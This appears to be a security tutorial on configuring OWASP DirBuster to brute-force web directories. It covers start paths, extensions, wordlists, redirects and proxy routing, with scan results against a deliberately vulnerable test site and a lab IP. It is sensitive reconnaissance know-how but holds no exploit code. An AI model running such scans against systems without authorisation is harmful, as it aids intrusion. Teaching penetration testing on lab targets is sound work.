
Results - List View: Dirs: 0 Files: 11

Type	Found	Response	Size
Dir	/	200	4290
File	/index.php	200	196
File	/artists.php	200	196
File	/categories.php	200	196
File	/disclaimer.php	200	196
File	/cart.php	200	196
File	/guestbook.php	200	196
Dir	/AJAX/	200	196
File	/AJAX/index.php	200	196
File	/login.php	200	196
File	/userinfo.php	302	220
Dir	/Mod_Rewrite_Shop/	200	196
Dir	/hpp/	200	196
Dir	/images/	200	154


Current speed: 746 requests/sec (Select and right click for more options)
Average speed: (T) 825, (C) 897 requests/sec
Parse Queue Size: 0
Total Requests: 10734/17857
Time To Finish: 00:00:07
Current number of running threads: 200

Targeted Start

Further exploring the control options provided by DirBuster, we will set it up to start looking from the “admin” directory. In the “Dir to start with” field, type “/admin” and hit start.




In the Results – Tree View we can see findings.




Blank Extensions

DirBuster can also look into directories with a blank extension, this could potentially uncover data that might be otherwise left untouched. All we do is check the “Use Blank Extension” checkbox.




We can see the processing happen and DirBuster testing to find directories with blank extensions.




Search by File Type (.txt)

We will be setting the file extension type to .txt, by doing so, DirBuster will look specifically for files with a .txt extension. Type ".txt" in the File extension field and hit start.



We can see the processing happen and DirBuster testing to find directories with a .txt extension.




Changing the DIR List

We will now be changing the directory list in DirBuster. Options > Advanced Options > DirBuster Options > Dir list to use. Here is where we can browse and change the list to "directory-list-2.3-medium.txt", found at /usr/share/dirbuster/wordlists/ in Kali.




We can see the word list is now set.



Following Redirects

DirBuster by default is not set to follow redirects during the attack, but we can enable this option under Options > Follow Redirects.



We can see the results in the scan information as the test progresses.

File Options About Help

http://testphp.vulnweb.com:80/

Scan Information Results - List View: Dirs: 5 Files: 11 Results - Tree View Errors: 0

Type	Found	Response	Size
File	/categories.php	200	196
File	/disclaimer.php	200	196
File	/cart.php	200	196
File	/guestbook.php	200	196
Dir	/AJAX/	200	196
File	/AJAX/index.php	200	196
File	/login.php	200	196
Dir	/Mod_Rewrite_Shop/	200	196
Dir	/hpp/	200	196
File	/userinfo.php	200	196
Dir	/images/	200	154
File	/search.php	200	196
Dir	/Flash/	200	154
File	/Flash/add.swf	200	17198

Current speed: 553 requests/sec (Select and right click for more options)

Average speed: (T) 459, (C) 459 requests/sec

Parse Queue Size: 0

Total Requests: 4138/107037

Time To Finish: 00:03:44

Current number of running threads: 100

Change

Results in the Tree View.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testphp.vulnweb.com:80/

Scan Information Results - List View: Dirs: 9 Files: 19 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
cg-bin	403	470
cart.php	200	196
admin	200	154
redir.php	302	223
artists.php	200	196
guestbook.php	200	196
AJAX	200	196
index.php	200	196
pictures	200	154
userinfo.php	302	220
Mod_Rewrite_Shop	200	196
hpp	200	196

Current speed: 464 requests/sec (Select and right click for more options)

Average speed: (T) 500, (C) 526 requests/sec

Parse Queue Size: 0


Total Requests: 10014/4410974

Current number of running threads: 100

Change

Attack through Proxy

DirBuster can also attack using a proxy. In this scenario, we try to open a webpage at 192.168.1.108 but are denied access.



Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.


If you think this is a server error, please contact the [webmaster](#).

Error 403

192.168.1.108

Apache

We set the IP in DirBuster as the attack target.



Before we start the attack, we set up the proxy option under Options > Advance Options > Http Options. Here we check the “Run through a proxy” checkbox, input the IP 192.168.1.108 in the Host field and set the port to 3129.

DirBuster 1.0-RC1 - Advanced Options

HTML Parsing Options \ Authentication Options \ **Http Options** \ Scan Options \ DirBuster Options

Custom HTTP Headers

Header	Value

Add New Custom HTTP Header

 : **+ Add**

Http User Agent

DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)

Proxy Information & Authentication

☒ Run Through a Proxy

Host: 192.168.1.108 Port: 3129

☐ Use Proxy Authentificati...

Realm: (Leave blank if not required)

User Name: Password:

Cancel **Ok**

We can see the test showing results.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.1.108:80/

Scan Information \ Results - List View: Dirs: 12 Files: 4 \ Results - Tree View \ Errors: 0


Type	Found	Response	Size
Dir	/	200	3784
Dir	/error/	403	429
Dir	/icons/	200	344
Dir	/error/include/	403	429
Dir	/icons/small/	200	344
Dir	/blog/	200	410
Dir	/blog/wp-content/	200	331
File	/blog/wp-content/index.php	200	331
Dir	/blog/wp-content/themes/	200	331
Dir	/blog/wp-content/uploads/	403	429
File	/blog/wp-content/themes/index.php	200	331
Dir	/blog/wp-includes/	403	429
Dir	/blog/wp-includes/images/	403	429
Dir	/blog/wp-includes/images/media/	403	429

Current speed: 893 requests/sec (Select and right click for more options)

Average speed: (T) 901, (C) 870 requests/sec

Adding File Extensions

Some file extensions are not set to be searched for in DirBuster, mostly image formats. We can add these to be searched for by navigating to Options > Advanced Options > HTML Parsing Options.



DirBuster 1.0-RC1 - Advanced Options

HTML Parsing Options \ Authentication Options \ Http Options \ Scan Options \ DirBuster Options

File extensions to not process

jpg,gif,jpeg,ico,tiff,png,bmp

HTML elements to extract links from

HTML Tag	Attribute
a	href
img	src
form	action
script	src
iframe	src
div	src
frame	src
embed	src

Tag: Attribute:

We will delete jpeg in this instance and click OK.

DirBuster 1.0-RC1 - Advanced Options

HTML Parsing Options \ Authentication Options \ Http Options \ Scan Options \ DirBuster Options \

File extensions to not process

gif,ico,tiff,png,bmp

www.hackingarticles.in

HTML elements to extract links from

HTML Tag	Attribute
a	href
img	src
form	action
script	src
iframe	src
div	src
frame	src
embed	src

Tag


Attribute

+ Add

